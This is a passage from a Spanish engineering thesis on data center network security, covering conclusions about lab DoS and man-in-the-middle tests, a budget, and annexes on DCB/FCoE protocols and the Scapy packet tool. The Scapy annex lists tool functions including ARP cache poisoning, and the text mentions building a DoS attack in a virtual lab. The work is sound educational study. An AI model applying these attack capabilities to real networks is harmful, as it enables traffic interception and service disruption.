A modo de resumen final podemos concluir que las herramientas de software libre pueden realizar, con un gran resultado, todas las funciones de los elementos de red y seguridad que se encuentran actualmente en el mercado. Es necesario mejorar el desarrollo, eso es obvio, pero hay casos ya consagrados como **iptables**, una de las mejores herramientas firewall existentes. Con respecto al segundo laboratorio, al no disponer de unos mayores recursos solo se han podido realizar pruebas que pueden concienciar sobre mantener un control de las comunicaciones en las redes locales. Se ha demostrado que es posible denegar el servicio directamente a un usuario, así como robar su sesión y realizar suplantación de identidad mediante un ataque tipo Man-In-The-Middle.

6.4 Futuros trabajos

Gracias al capítulo 5 se pueden realizar prácticas de todo tipo dentro de infraestructuras virtuales, ya sea a titulo personal o destinado a la educación, con las bases aquí presentadas. A partir de aquí, se pueden realizar futuros trabajos:

- Integrar en un UTM o firewall de código libre herramientas anti DDoS, de esta forma llevamos las soluciones de seguridad lo más cerca de posibles atacantes.
- Desarrollo de redes grandes distribuidas entre varios host con GNS3, para realizar pruebas de protocolos de enrutamiento.
- Realizar pruebas sobre elementos de red físicos (switches y routers) para comprobar que las soluciones planteadas para los posibles ataques sufridos en protocolos de nivel de enlace y de red son correctas.

Estos trabajos son más de aspecto físico, también se puede seguir estudiando el mercado para analizar a fondo las novedades que van surgiendo sobre la seguridad de las comunicaciones, ya sea en data centers o no.

Capítulo 7
Presupuesto

Durante el siguiente capítulo se llevará a cabo el detalle de los costes en material y personal derivados de la realización de este proyecto de fin de carrera. Con el fin de detallar los costes asociados, definiremos las distintas fases por las que ha pasado la elaboración del proyecto, contabilizando su duración y el "esfuerzo" dedicado en ese tiempo. Consideraremos los días como jornadas laborales, es decir, de duración 8 horas.

Las fases del proyecto fueron definidas en el punto 1.3, y para cada una de ellas tenemos que:

1. **Creación de un índice de contenidos orientados a la seguridad en Data Centers.**

   Consiste en la preparación de un índice o guía de contenidos que servirán de esqueleto para la realización del proyecto.

   El esfuerzo empleado fue de 1 día.

2. **Recolección de información de todos los temas presentes en el documento.**

   Análisis de la situación actual en materia de seguridad en los Data Centers modernos. Estudio de los elementos de seguridad presentes en el capítulo 3 y de los ataques dirigidos a infraestructura. Desarrollo de una taxonomía y estudio en profundidad de los ataques de denegación de servicio.

   El esfuerzo empleado fue de 70 días.

3. **Planteamiento del problema de diseño, presente en el Capítulo 5.**

   Durante esta etapa hemos llevado a cabo las diferentes simulaciones sobre las infraestructuras virtuales desarrolladas en dos laboratorios de pruebas.

   El esfuerzo empleado fue de 10 días.

4. **Finalmente se llevó a cabo el desarrollo de las conclusiones y elaboración de los anexos.**

   Redacción de la memoria respecto a los resultados finales de las simulaciones y estudios realizados.

   El esfuerzo empleado fue de 2 días.

Para el cálculo del presupuesto total se tendrán en cuenta los siguientes aspectos:

Costes de material:

Desglose de costes correspondientes al material utilizado en la creación del proyecto.

- Ordenador portátil con un coste de adquisición de 800€. Estimando un periodo de amortización de cuatro años, el coste asociado sería de 200€.
- Gasto en licencias de software, en este caso han sido software libre, licencias de evaluación y Windows con licencia universitaria. El coste total es nulo, 0€.
- Los gastos en material de oficina debido a impresiones y reproducciones, incluyendo las memorias de entrega del proyecto ascienden a 200€.

Finalmente el coste en materiales asciende a 1000€.

Costes de personal:

Los gastos en personal son relativos a los recursos humanos asociados a la realización del proyecto. De acuerdo con las fases de desarrollo, los costes del aspirante a ingeniero, Diego Cilleros Serrano, fueron de 664 horas.

De media, un ingeniero superior se “vende” a razón de 90€ por hora de trabajo, por lo tanto el coste en personal del ingeniero proyectista es 59.760€.

Coste total:

El coste total del proyecto, después del análisis por material y personal, ascendería a 60.760€.

Anexo I
Nuevos protocolos para data centers

AI.1 - Data Center Bridging (DCB)

El IEEE 802.1 Data Center Bridging es un conjunto de estándares abiertos desarrollados por el grupo de trabajo IEEE 802.1 que permiten una mejora y extensión de Ethernet para adecuarlo a las necesidades de los Data Centers.

Todos estos protocolos ayudan a reforzar la tendencia de formar un "tejido" común y unificado dentro del Data Center. Cada elemento de esta arquitectura aumenta las posibles aplicaciones y crea una robusta infraestructura de Ethernet para satisfacer las necesidades de Data Centers actuales y futuros.

La tabla A1-1 recoge las principales características y beneficios de la arquitectura DCB.

Característica	Beneficio
Priority-based Flow Control (PFC; IEEE 802.1 Qbb)	Proporciona mecanismos de control de flujo utilizando la función PAUSE definida en el IEEE 802.3
Enhanced Transmission Selection (ETS; IEEE 802.1 Qaz)	Podemos crear flujos prioritarios, asignar anchos de banda por flujo y tratar las diferentes "sensibilidades" que tienen tráficos tan distintos con los tráficos IPC, LAN y SAN conviviendo en un enlace.
Congestion Notification (IEEE 802.1 Qau)	Aborda el problema de la congestión sostenida llevando acciones correctivas al borde de la red.
Data Center Bridging Exchange (DCBX) Protocol	Proporciona a DCB la capacidad de descubrir las características del otro extremo del enlace (por ejemplo, si soporta PFC), también ayuda en la sincronización de extremos y la autoconfiguración de capacidades, esto abarca la conexión entre switches o la conexión entre host y switch.

Tabla A1-1. Arquitectura Data Center Bridging.

A continuación se muestran los estándares de manera detallada, comentando como funcionan y posibles aplicaciones.

Priority-based Flow Control (PFC)

Este mecanismo es una extensión al ya existente paquete de pausa de Ethernet, a diferencia con este último lo que nos permite es pausar un tipo de tráfico especifico basándonos en la prioridad que tenga cada uno de los tráficos.

La opción actual de pausa en Ethernet detiene todo el tráfico de un enlace, es una pausa de enlace que afecta al enlace entero. Este mecanismo puede usarse para controlar los efectos de un tipo de tráfico sobre otros.

PBC crea 8 distintos canales o “lanes” dentro de un enlace, a través de los cuales estarán viajando los distintos tipos de tráfico con esto tenemos la capacidad de poder parar cada uno de los distintos tráficos “virtuales” sin perturbar a los demás, estos distintos canales tienen también distintos niveles de prioridades de QoS.




Figura A1-1. Priority-Based Flow Control.

En la figura A1-1 podemos observar gráficamente el comportamiento de este protocolo, realizando una parada en el sexto enlace virtual.

Enhanced Transmission Selection (ETS)

El protocolo Enhanced Transmission Selection permite la asignación de ancho de banda dinámico a los distintos “lanes” que PBC crea dentro de un enlace físico, y puede ser ventajoso tener diferentes clases de tráfico definido dentro de cada enlace virtual (“lanes”).

Con ETS evitamos que un tipo de tráfico acapare todo el ancho de banda y no de opciones a otros tipos de tráfico. Cuando una carga determinada no utiliza completamente el ancho de banda asignado, este pasa a estar disponible para otras clases




Figura A1-2. Enhanced Transmission Selection.

En la figura A1-2 podemos observar la utilización del ancho de banda para tres tipos de tráfico en tres momentos de tiempo en los que el tráfico ofrecido cambia. Tanto en t1 como en t2 se puede utilizar todo el ancho de banda del enlace (10GE) para transportar completamente los tres tráficos. Por el contrario, en el momento t3, al tráfico LAN se le asigna únicamente 5Gbps, de esta forma los otros tipos de tráfico pueden transmitirse sin estar perjudicados ya que ellos necesitan menos ancho de banda.

Congestion Notification (CN)

Congestion Notification es un protocolo de nivel 2 para control y gestión de tráfico que lleva la congestión al borde de la red conformando el tráfico causante de la congestión.




Figura A1-3. Congestion Notification.

En la figura A1-3 podemos ver como un switch del nivel de acceso puede enviar tramas de control a otros dos switches del nivel de acceso preguntando si podrían reducir su tráfico de red. De esta forma se mantiene la integridad en el core de red y la congestión afecta solamente a la parte de la red causante de dicha congestión.

Data Center Bridging Exchange (DCBX)

El Data Center Bridging Exchange proporciona a DCB la capacidad de descubrir las características del otro extremo del enlace (por ejemplo, si soporta PFC), también ayuda en la sincronización de extremos y la autoconfiguración de capacidades, esto abarca la conexión entre switches o la conexión entre host y switch.

Es un protocolo de administración que permite a los switches compatibles con Data Center Bridging funcionar de forma transparente con los switches Ethernet convencionales al detectar de forma dinámica las funciones de los dispositivos pares de la red. Por ejemplo, el protocolo DCBX permite a un switch de extremo detectar las capacidades relacionadas de sus pares para saber cómo interactuar con ellos. Asimismo, este protocolo permite a los dispositivos comprobar que los parámetros de configuración, como las prioridades del usuario, sean compatibles entre los dispositivos y les permite enviar esos parámetros a sus pares, según sea necesario.

Usa Link Layer Discovery Protocol (LLDP) para el descubrimiento y el intercambio de las capacidades de DCB.




Figura A1-4. Data Center Bridging Exchange Protocol.

Los siguientes parámetros del IEEE DCB pueden ser intercambiados por medio de DCBX:

- Grupos de prioridad en ETS (Enhanced Transmission Selection)
- PFC (Priority-based Flow Control)
- Congestion Notification
- Aplicaciones
- Virtualización de interfaz de red




Figura A1-5. Pasos que siguen los nodos en el uso de DCBX.

AI.2 - Fibre Channel over Ethernet

El protocolo de FCoE encapsula paquetes de FC en paquetes de Ethernet, con esto podemos acceder al almacenamiento sin necesidad de tener HBA (Host Bus Adapter) de fibra dedicados, a este tipo de adaptadores que nos permite la comunicación de FC como de Ethernet se les conoce como CNA (Converged Network Adapters).

Para poder transmitir paquetes de FC sobre un medio de Ethernet se tienen que resolver las siguientes consideraciones:

- Pérdida de Paquetes: FC es un protocolo sin perdida por lo cual tenemos que asegurarnos que no exista perdida de paquetes en el medio de Ethernet.
- Congestión: en el caso que exista la necesidad de "pausar" el tráfico de FC tomando como ejemplo que el controlador del almacenamiento se encuentre procesando paquetes anteriores y requiera tiempo sin el envío de más paquetes, se debe de tener la capacidad de solo pausar el tráfico de FC y no otro tráfico que viaje en dicho medio.
- Ancho de banda: debe de existir la capacidad para poder definir anchos de banda para distintos tipos de tráfico que estén viajando en el medio de Ethernet.

En medios de Ethernet tradicionales no podríamos cumplir con estos tres puntos, para esto, en el caso de medios de Ethernet a través de los cuales estaremos enviando FCoE utilizamos los mecanismos del DCB: Priority-Based Flow Control, Enhanced Transmission Selection, Congestion Notification y Data Center Bridging Exchange Protocol.

Desde el punto de vista de Fibre Channel ahora tenemos conectividad sobre un nuevo tipo de cable, el Ethernet. Desde el punto de vista de Ethernet ahora tenemos una nueva capa superior para ser transportada.




Figura A1-6. De Fibre Channel a FCoE.

A nivel físico, los principales elementos necesarios para un enlace FCoE son:

- Converged Network Adapter (CNA): adaptador de red para servidores con soporte FCoE, sin introducir cambios en la operativa de sistemas al continuar presentando NIC y HBAs.
- Conmutadores FCoE: equipamiento de red con soporte de FCoE y capacidades de separación de tráfico Ethernet y Fibre Channel.

Estándares

Podemos afirmar a día de hoy que todos los estándares relevantes para el uso e implantación de FCoE están completos.

FC-BB-5	Define *Fibre Channel over Ethernet* Define *Multi-hop FCoE* Define *FCoE Initialization*	Todo lo que se necesita para usar FCoE, desde link-to-link a end-to-end.
PFC	Priority-based Flow Control (802.1Qbb)	Permite a Ethernet proveer de tráfico sin pérdidas para cada prioridad.
ETS	Enhanced Transmission Selection (802.1Qaz)	Permite ancho de banda para ser gestionado y garantizado basado en grupos prioritarios
DCBX	Data Center Bridging eXchange (802.1Qaz)	Permite al protocolo de descubrimiento identificar dispositivos compatibles con DCB y así poder verificar configuraciones, parámetros y ajustes.

Tabla A1-2.Estándares implicados en FCoE.

Plano de datos y plano de control

Fibre Channel over Ethernet es en realidad un conjunto de dos protocolos, FCoE y FIP (FCoE Initialization Protocol).

FCoE:

Es el protocolo del plano de datos. Es el encargado de transportar la mayor parte de las tramas Fibre Channel y todo el tráfico iSCSI. Usa direccionamiento dinámico Fabric Assigned MAC.

FIP:

Es el protocolo del plano de control. Es el encargado de descubrir las entidades FC conectadas a una nube Ethernet. También se utiliza para abrir o cerrar sesión de tráfico FC.

Ambos protocolos disponen de diferentes identificadores de trama Ethernet (0x8906 = FCoE, 0x8914 = FIP), de diferentes formatos de trama, y ambos están definidos en el grupo FC-BB-5 de T11 (responsables de la definición de interfaces Fibre Channel).

Trama FCoE

FCoE encapsula una trama Fibre Channel dentro de una trama Ethernet. En la figura A1-7 podemos ver las diferentes partes que conforman la trama FCoE según el estándar.




Figura A1-7.Trama FCoE.

Los primeros 48 bits son usados para especificar la dirección MAC de destino, y los 48 bits siguientes especifican la dirección MAC de origen. La etiqueta de 32 bits IEEE 802.1Q Tag provee de las mismas funciones que para las VLANs, permitiendo

múltiples redes virtuales a través de una sola infraestructura física. A continuación tenemos el indicador de tipo de trama Ethernet, Ether Type, FCoE tiene su propio identificador de 16 bits seguido de los 4 bits que indican la versión. Los siguientes 100 bits están reservados, seguidos por 8 bits que indican el comienzo de la trama (SOF) y a continuación la trama FC. Después de la trama Fibre Channel tenemos la delimitación de la trama, los 8 bits que indican el fin de trama (EOS), a continuación volvemos a tener un espacio de 24 bits reservados. La trama FCoE termina con 32 bits dedicados a la función FCS que provee detección de errores para la trama Ethernet.

La trama Fibre Channel encapsulada en la trama FCoE consiste en la cabecera original de 24 bytes y los datos transportados (incluyendo el CRC de Fibre Channel). El CRC (Cyclical Redundancy Check) se usa para la detección de errores. El encabezado de FC se mantiene de manera que cuando un dispositivo tradicional FC SAN (Storage Area Network) se conecta a un conmutador compatible con FCoE, la trama se desencapsula y maneja perfectamente. Esta capacidad permite integrar FCoE en redes DC SAN existentes sin necesidad de gateways ni dispositivos de interconexión.

El tamaño de la trama es también un factor importante en FCoE. Una trama típica de datos Fibre Channel tiene una carga de 2112 bytes, una cabecera y FCS. Una trama clásica de Ethernet ocupa típicamente 1,5 KB o menos. Para mantener un buen rendimiento, FCoE debe utilizar jumbo frames (o las “baby jumbo” de 2,5 KB) para evitar que una trama de Fibre Channel sea dividida en dos tramas Ethernet.

Tipos de puertos

Los puertos utilizados para FCoE se denominan de un modo muy similar a los de FibreChannel:

- Los N_Ports (donde se utilizan HBAs y Storage) son llamados VN_Ports, y combinan CNAs o FCoE.
- Los F_Ports (fabric ports) son llamados VF_Ports (puertos switch FCoE anexados a los VN_Ports).
- Los E_Ports (de switch a switch) son denominados VE_Ports, y están entre dos switches FCoE.

FCoE Initialization Protocol (FIP)

El protocolo FIP descubre otros dispositivos compatibles con FCoE a través de una nube de red Ethernet. Habilita los adaptadores FCoE (CNAs) para descubrir switches FCoE (FCFs) en una VLAN FCoE.

Establece un enlace virtual entre el adaptador y el switch FCoE o entre switches FCoE. En la figura A1-8 podemos observar los pasos para el establecimiento de un link virtual FCoE por medio de la acción el protocolo FIP. Cuando nos referimos a

nodos iniciadores hablamos del CNA o del FCF que quiere entablar la comunicación o el enlace virtual.

A continuación describiremos cada uno de los puntos del establecimiento.




Figura A1-8.Uso del protocolo FIP para establecer una sesión FCoE.

FIP VLAN Discovery

FIP VLAN Discovery identifica la VLAN FCoE que será usada por todos los protocolos FIP así como por la encapsulación FCOE de tramas Fibre Channel en el establecimiento de un enlace virtual. FIP VLAN Discovery es el único protocolo de FIP que se ejecuta en la VLAN nativa, todos los demás protocolos FIP se ejecutan en las VLANs FCoE descubiertas.

Los nodos iniciadores envían una solicitud de FIP VLAN Discovery a una dirección MAC multicast denominada All-FCF-MACs, la cual es una dirección MAC multicast que todos los FCFs escuchan. Este protocolo tiene el único propósito de permitir al nodo iniciador descubrir todas las VLANs FCoE disponibles.

FIP VLAN Discovery es un protocolo opcional dentro del estándar. En una implementación de un nodo se puede elegir ofrecer entre una configuración manual de las VLANs o por el contrario aplicar el protocolo de descubrimiento. Los equipos actuales de redes convergentes ya vienen con este protocolo incorporado en sus sistemas operativos internos, de esta forma pueden responder a peticiones de FIP VLAN Discovery allá donde esta implementación esté disponible.

FIP FCF Discovery

FIP FCF Discovery es el protocolo usado por lo nodos iniciadores para descubrir los FCFs disponibles y que permitan crear un enlace virtual. Los FCFs envían mensajes periódicamente en cada VLAN FCoE, dichos mensajes tienen como destino una dirección MAC multicast denominada All-ENode-MACs, es una dirección MAC que escuchan todos los nodos.

Los mensajes o anuncios del protocolo FIP FCF Discovery son usados por los FCFs para informar a cualquier nodo potencial dentro de la VLAN que existen puertos virtuales disponibles para entablar un enlace virtual con los puertos virtuales de un nodo. Los mensajes incluyen la dirección MAC del FCF así como otros parámetros útiles para configurar correctamente el enlace virtual (FIP timeout values, FCF priority, etc.).

FIP FLOGI y FDISC

Después de que el nodo iniciador haya descubierto todos los FCFs y haya seleccionado uno para establecer la conexión el último paso es informar al FCF seleccionado de la intención de crear un enlace virtual con sus puertos virtuales. Después de este paso, los datos Fibre Channel (encapsulados en tramas FCoE) pueden comenzar a ser intercambiadas en el nuevo enlace virtual establecido.

Es en este último paso en el que intervienen los protocolos FIP FLOGI y FIP FDISC. Estos protocolos envían unas tramas idénticas a las nativas de Fibre Channel. El puerto virtual envía una petición FLOGI o FDISC, en estas peticiones se establece el FC_ID (Fibre Channel ID) al CNA. Después de las peticiones se reciben las aceptaciones FLOGI o FDISC correspondientes del FCF. Una vez establecido el enlace, ya se pueden intercambiar las tramas FCoE.

Las tramas FCoE se encapsulan bajo una dirección MAC única que se ha creado después del establecimiento de la conexión con FIP. Esta dirección MAC se denomina FPMA (fabric-provided MAC address), y está formada por el FC_ID y por un prefijo de 24 bits denominado FC-MAP (FCoE MAC address prefix); el estándar establece un rango de 256 prefijos para facilitar el despliegue de FCoE.




Figura A1-9.Dirección MAC única para el enlace virtual creado.

Anexo II
Desarrollo de aplicaciones con SCAPY

AII.1 – Características

Scapy es un potente programa de manipulación de paquetes. Es capaz de crear o decodificar paquetes de un gran número de protocolos, enviarlos, capturarlos, de acuerdo con las peticiones y respuestas, y mucho más.

Scapy es una utilidad escrita en Python, todo mediante línea de comandos, programable, versátil y flexible. Obtendremos solo los datos que queramos y todo lo complejo que deseemos. Algunas de las funcionalidades más concretas que ofrece esta herramienta son las siguientes:

- Creación y manipulación de paquetes TCP/IP.
- Posibilidad de replicar herramientas ya existentes, de tal manera que se pueda estudiar el comportamiento de estas.
- Envío de paquetes en la capa 2 (enlace de datos) y en la capa 3 (red).
- Funciones de alto nivel como *p0f()* y *arpcachepoison* que pueden hacer lo mismo que la mayoría de las aplicaciones de seguridad.
- Creación de mapas 2D y 3D.
- Creación de herramientas de tipo sniffer totalmente personalizadas y personalizables.
- Compatibilidad con ficheros PCAP.
- Entorno de programación fácil e intuitivo.
- Etc.




Figura A2-1.Interfaz de comandos de Scapy.

Scapy tiene la única debilidad de que es lento en ejecución, por eso no estaría muy destinado para crear implementaciones en las que se necesite envío de gran cantidad de paquetes. En el caso de este proyecto, aunque Scapy es lento en ese sentido, hemos implementado un ataque DoS con esta herramienta ya que atacar un entorno tan limitado como el expuesto en el capítulo 5 es una tarea que puede asumir perfectamente.

AII.2 – Librería

Scapy posee gran cantidad de librerías, por así denominarlas, con las que podemos crear tramas completas de gran cantidad de protocolos. Sobre la línea de comandos de Scapy solamente basta con escribir ***ls()*** para que se muestre una lista con todas las funciones soportadas. A continuación mostramos el resultado, de manera reducida, de ejecutar el comando ls():

```
>>> ls()
Dot11Elt   : 802.11 Information Element
Dot11      : 802.11
SNAP       : SNAP
IPerror    : IP in ICMP
BOOTP      : BOOTP
PrismHeader : abstract packet
Ether      : Ethernet
TCP        : TCP
Dot11ProbeResp : 802.11 Probe Response
TCPerror   : TCP in ICMP
Dot11AssoResp : 802.11 Association Response
Dot11ReassoReq : 802.11 Reassociation Request
Packet     : abstract packet
UDPerror   : UDP in ICMP
ISAKMP     : ISAKMP
Dot11ProbeReq : 802.11 Probe Request
NTP        : NTP
Dot11Beacon : 802.11 Beacon
DNSRR      : DNS Resource Record
STP        : Spanning Tree Protocol
ARP        : ARP
UDP        : UDP
Dot11ReassoResp : 802.11 Reassociation Response
Dot1Q      : 802.1Q
```

```
ICMPerror  : ICMP in ICMP
Raw        : Raw
IKETransform : IKE Transform
IKE_SA     : IKE SA
ISAKMP_payload : ISAKMP payload
LLPPP      : PPP Link Layer
IP         : IP
LLC        : LLC
Dot11Deauth : 802.11 Deauthentication
Dot11AssoReq : 802.11 Association Request
ICMP       : ICMP
Dot3       : 802.3
EAPOL      : EAPOL
Dot11Disas : 802.11 Disassociation
Padding    : Padding
DNS        : DNS
Dot11Auth  : 802.11 Authentication
Dot11ATIM  : 802.11 ATIM
DNSQR      : DNS Question Record
EAP        : EAP
IKE_proposal : IKE proposal
```

También dispone de un gran número de modos de funcionamiento, los cuales se pueden mostrar ejecutando el comando **lsc()**. Al igual que antes, mostraremos a continuación algunas de dichos modos:

```
>>> lsc()
sr             : Send and receive packets at layer 3
sr1            : Send packets at layer 3 and return only the first answer
srp            : Send and receive packets at layer 2
srp1           : Send and receive packets at layer 2 and return only the first answer
srloop         : Send a packet at layer 3 in loop and print the answer each time
```

srploop : Send a packet at layer 2 in loop and print the answer each time

sniff : Sniff packets

p0f : Passive OS fingerprinting: which OS emitted this TCP SYN

arpcachepoison : Poison target's cache with (your MAC,victim's IP) couple

send : Send packets at layer 3

sendp : Send packets at layer 2

traceroute : Instant TCP traceroute

arping : Send ARP who-has requests to determine which hosts are up

ls : List available layers, or infos on a given layer

lsc : List user commands

queso : Queso OS fingerprinting

nmap_fp : nmap fingerprinting

report_ports : portscan a target and output a LaTeX table

dyndns_add : Send a DNS add message to a nameserver for "name" to have a new "rdata"

dyndns_del : Send a DNS delete message to a nameserver for "name"

